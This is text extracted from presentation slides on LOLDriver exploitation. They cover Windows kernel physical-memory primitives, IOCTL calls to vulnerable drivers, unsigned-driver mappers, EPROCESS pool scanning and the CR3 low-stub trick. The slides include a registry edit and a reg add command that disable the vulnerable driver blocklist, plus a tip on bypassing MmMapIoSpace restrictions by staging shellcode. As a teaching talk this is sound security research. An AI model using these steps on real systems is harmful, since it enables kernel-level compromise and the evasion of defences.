HANDLE hdevice = CreateFile(L"\\\\.\\PROCEXP152",
    GENERIC_READ | GENERIC_WRITE,
    FILE_SHARE_READ,
    0,
    OPEN_EXISTING,
    0,
    0);

DeviceIoControl(
    hdevice,
    dwIoControlCode: 0x80102040,
    lpInBuffer: buffer,
    nInBufferSize: sizeof(buffer),
    lpOutBuffer: buffer,
    nOutBufferSize: sizeof(buffer),
    lpBytesReturned: &retSize,
    lpOverlapped: 0);

CloseHandle(hObject: hdevice);
```

1) A HANDLE is opened to the Driver

2) A Request is made to the Driver using an IOCTL call

3) When all communications are done The HANDLE to the Driver is closed.

Communicating with SYSTEM Drivers – IOCTL calls

```
PUCHAR buffer = (PUCHAR)malloc(_size: 512);  
DWORD retSize = 0;
```

```
HANDLE hdevice = CreateFile(L"\\\\.\\PROCEXP152",  
    GENERIC_READ | GENERIC_WRITE,  
    FILE_SHARE_READ,  
    0,  
    OPEN_EXISTING,  
    0,  
    0);
```

```
DeviceIoControl(  
    hdevice,  
    dwIoControlCode: 0x80102040,  
    lpInBuffer: buffer,  
    nInBufferSize: sizeof(buffer),  
    lpOutBuffer: buffer,  
    nOutBufferSize: sizeof(buffer),  
    lpBytesReturned: &retSize,  
    lpOverlapped: 0);
```

```
CloseHandle(hObject: hdevice);
```

Request from USERLAND to KERNELAND Driver

INPUT Buffer / Buffer Size

Communicating with SYSTEM Drivers – IOCTL calls

```
PUCHAR buffer = (PUCHAR)malloc(_size: 512);
DWORD retSize = 0;

HANDLE hdevice = CreateFile(L"\\\\.\\PROCEXP152",
    GENERIC_READ | GENERIC_WRITE,
    FILE_SHARE_READ,
    0,
    OPEN_EXISTING,
    0,
    0);
```

```
DeviceIoControl(
    hdevice,
    dwIoControlCode: 0x80102040,
    lpInBuffer: buffer,
    nInBufferSize: sizeof(buffer),
    lpOutBuffer: buffer,
    nOutBufferSize: sizeof(buffer),
    lpBytesReturned: &retSize,
    lpOverlapped: 0);
```

```
CloseHandle(hObject: hdevice);
```

Response from KERNELAND Driver to USERLAND

OUTPUT Buffer / Buffer Size

Exploited Windows API Functions Providing Access to Physical Memory

Common Vulnerable API

Access to Physical Memory

MmMapIOspace()

ZwMapViewOfSection()

<- in/out port communication ->

PCI Device Access

HalGetBusDataByOffset()

HalSetBusDataByOffset()

Physical Memory Address Resolving

MSR Register Access

__readmsr()/__writemsr()

Memory Copying Operations

memcpy()

memmove()

And Much More!

Common Vulnerable API

This presentation is my analysis of what could be done using the commonly found API allowing for: **Access to Physical Memory**

- **MmMapIOspace()**
- **ZwMapViewOfSection()**

* Note: There are several sub-variants of these functions that do/do-not allow access to cached and/or locked operations

MmMapIoSpace()

Syntax

C++

 Copy

```
PVOID MmMapIoSpace(  
    [in] PHYSICAL_ADDRESS    PhysicalAddress,  
    [in] SIZE_T              NumberOfBytes,  
    [in] MEMORY_CACHING_TYPE CacheType  
);
```

MmMapIoSpace()

```
PVOID addr_returned = MmMapIoSpace(PhysicalAddress,  
    ViewSize,  
    MmNonCached);
```

Note: Microsoft has blocked MmMapIoSpace() from being able to access page tables directly. This can be circumvented by using MmMapIoSpace() in a provider->victim model in which shellcode is introduced into another driver fully capable of accessing these blocked regions of code – staging 101.

ZwMapViewOfSection()

Syntax

C++

Copy

```
NTSYSAPI NTSTATUS ZwMapViewOfSection(  
    [in] HANDLE SectionHandle,  
    [in] HANDLE ProcessHandle,  
    [in, out] PVOID *BaseAddress,  
    [in] ULONG_PTR ZeroBits,  
    [in] SIZE_T CommitSize,  
    [in, out, optional] PLARGE_INTEGER SectionOffset,  
    [in, out] PSIZE_T ViewSize,  
    [in] SECTION_INHERIT InheritDisposition,  
    [in] ULONG AllocationType,  
    [in] ULONG Win32Protect  
);
```

ZwMapViewOfSection()

Creates a “**View**” of a section

View can be mapped to ANY location in memory

Can be **READ** only, **READ|WRITE**, or **WRITE** only

Write operations will update address pointed **TO** when WRITE is enabled

```
Status = ZwOpenSection(SectionHandle: &PhysMemHandle,
    DesiredAccess: SECTION_ALL_ACCESS,
    &ObjectAttributes);

if (!NT_SUCCESS(Status))
{
    DbgPrint("Couldn't open \\Device\\PhysicalMemory\n");
    return Status;
}

/* ... */
Offset.QuadPart = i; // set offset to current page to scan

// call ZwMapViewOfSection() to map memory to mapped_buffer
Status = ZwMapViewOfSection(SectionHandle: PhysMemHandle,
    ProcessHandle: (HANDLE)-1,
    BaseAddress: &mapped_buffer, // where to
    ZeroBits: 0,
    CommitSize: ViewSize, // PAGE_SIZE
    SectionOffset: &Offset, // where from
    &ViewSize,
    InheritDisposition: ViewUnmap,
    AllocationType: 0,
    Win32Protect: PAGE_READONLY);

// check for success
if (NT_SUCCESS(Status)) {
```

Some Drivers offer Physical Addressing to Virtual Addressing or vice-versa

IOCTL calls are sometime offered to implement:

- **VA->PA (calls MmGetPhysicalAddress())**
- **VA->Pfn or VA->Pte (Page Frame Number / Page Table Entry)**

Vulnerable Libraries Facilitating Exploitation

Known Vulnerable Libraries with Exploitation Primitives

- **WinIO** 
- MAPMEM
- PHYMEM
- RWEverything
- WINRINGO

WINIO was found to be the more popularly re-used library and so the exploitation used/demonstrated in this presentation will be focused on abusing it.

Culprit Drivers – ‘Providers’

Many of the vulnerable LOLDrivers fall into the tools that provide the following functionalities:

- Bios flashing
- Gaming Tuning
- RGB Keyboard utilities
- Core Temperature Controllers
- Diagnostic Tools
- Forensic Tools
- GPU utilities
- Performance Tools
- Mimikatz
- Rootkit Detection Utilities
- Process Exploring Tools

Unsigned Driver Mappers Exploiting these APIs

Public Tools for unsigned driver loading

KDU (**hfiref0x**)

Voidmap (**SamuelTulach**)

Kdmapper (**TheCruz/z175**)

TDL (**hfiref0x**)

Nasa mapper (**xeroxz**)

Efi-mapper (**SamuelTulach**)

GDRV-loader (**alxbrn**)

DSEFix (**hfiref0x**)

physmeme

Blacklisted Drivers

LOLDriver Exploitation Physical Memory Mayhem

Dealing with revoked cert drivers...

We can disable the Driver Blocklist and
Run blocked drivers 😊

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\CI\Config]

"VulnerableDriverBlocklistEnable"=dword:00000000

or



reg add HKLM\SYSTEM\CurrentControlSet\CI\Config /v "VulnerableDriverBlocklistEnable" /t REG_DWORD /d 0
/f

Physical Memory vs Virtual Memory

Physical Memory vs Virtual Memory

Let's start breaking down exploitation tactics...

That's cool. Can we start talking about writing exploits now?

The Kernel Pool

LOLDriver Exploitation Physical Memory Mayhem

Welcome to the Pool Party – Kernel Pool Explained

Kernel Pool Allocation Functions:

ExAllocatePool()

ExAllocatePool2()

ExAllocatePool3()

ExAllocatePoolWithTag()

ExAllocatePoolWithQuotaTag()

ExAllocatePoolWithTagPriority()

+ more...

Kernel Pool Allocations are made with an associated 'tag' that is either provided or generated depending on which API is utilized

Kernel Pool Allocation with 'tags':

Example Allocation with 'abcd' tag header:

C++

 Copy

// Old code

```
PVOID Allocation = EXAllocatePoolWithTag(PagedPool, 100, 'abcd');
```

```
RtlZeroMemory(Allocation, 100);
```

// New code

```
PVOID Allocation = EXAllocatePool2(PPOOL_FLAG_PAGED, 100, 'abcd');
```

LOLDriver Exploitation

Physical Memory Mayhem

Example Kernel Pool Allocation for Windows TOKEN with 'tag':

00000970	15 04 69 03 54 6F 6B 65 00 00 00 00 00 00 00 00	.i.Toke.....

00000A40	00 00 00 00 00 00 01 00 01 00 00 00 0D 00 00 00
00000A50	00 00 00 00 9C 01 00 00 00 10 00 00 00 00 00 00œ.....



Note: There are tens of thousands of different Pool Tag's for various Windows Objects – Everything's got its own memory allocation tag type!

The Kernel Pool Exploitation 'Proc' Pool Scanning Technique



EPROCESS and the 'Proc' Pool Header

EPROCESS and the 'Proc' Pool Header – Precedes EPROCESS structures

Kernel Memory Pools and the 'Proc' Pool Header...

- Pool Headers are allocated on 0x10 offsets
- The tag is located 4 bytes in

EPROCESS Structure Scanning Pseudocode:

```
For (i=0; i < 0x2000000; i += 0x10) {  
    if ( memcmp( (buffer+i+4), "Proc") == 0 ) {  
        // found proc pool header – print info  
    }  
}
```

LOLDriver Exploitation Physical Memory Mayhem

Scanning for 'Proc' pool headers (EPROCESS structures)



```

LOLDriver Exploitation

Physical Memory Mayhem

CR3 “Low Stub” trick

The DOS “Low Stub” is the area of physical memory between 0-0x20000

In this range, as the computer boots, a structure called `PROCESSOR_START_BLOCK` is stored in memory

It is used when resuming from ACPI Sleep Vector amongst other things

```
typedef struct _PROCESSOR_START_BLOCK {  
    FAR_JMP_16 Jump;  
    ULONG CompletionFlag;  
    PSEUDO_DESCRIPTOR_32 Gdt32;  
    PSEUDO_DESCRIPTOR_32 Idt32;  
    KGDTENTRY64 Gdt[PSB_GDT32_MAX + 1];  
    ULONG64 TiledCr3;  
    FAR_TARGET_32 PmTarget;  
    FAR_TARGET_32 LmIdentityTarget;  
    PVOID LmTarget;  
    PPROCESSOR_START_BLOCK SelfMap;  
    ULONG64 MsrPat;  
    ULONG64 MsrEFER;  
    KPROCESSOR_STATE ProcessorState;  
} PROCESSOR_START_BLOCK;
```

CR3 “Low Stub” trick

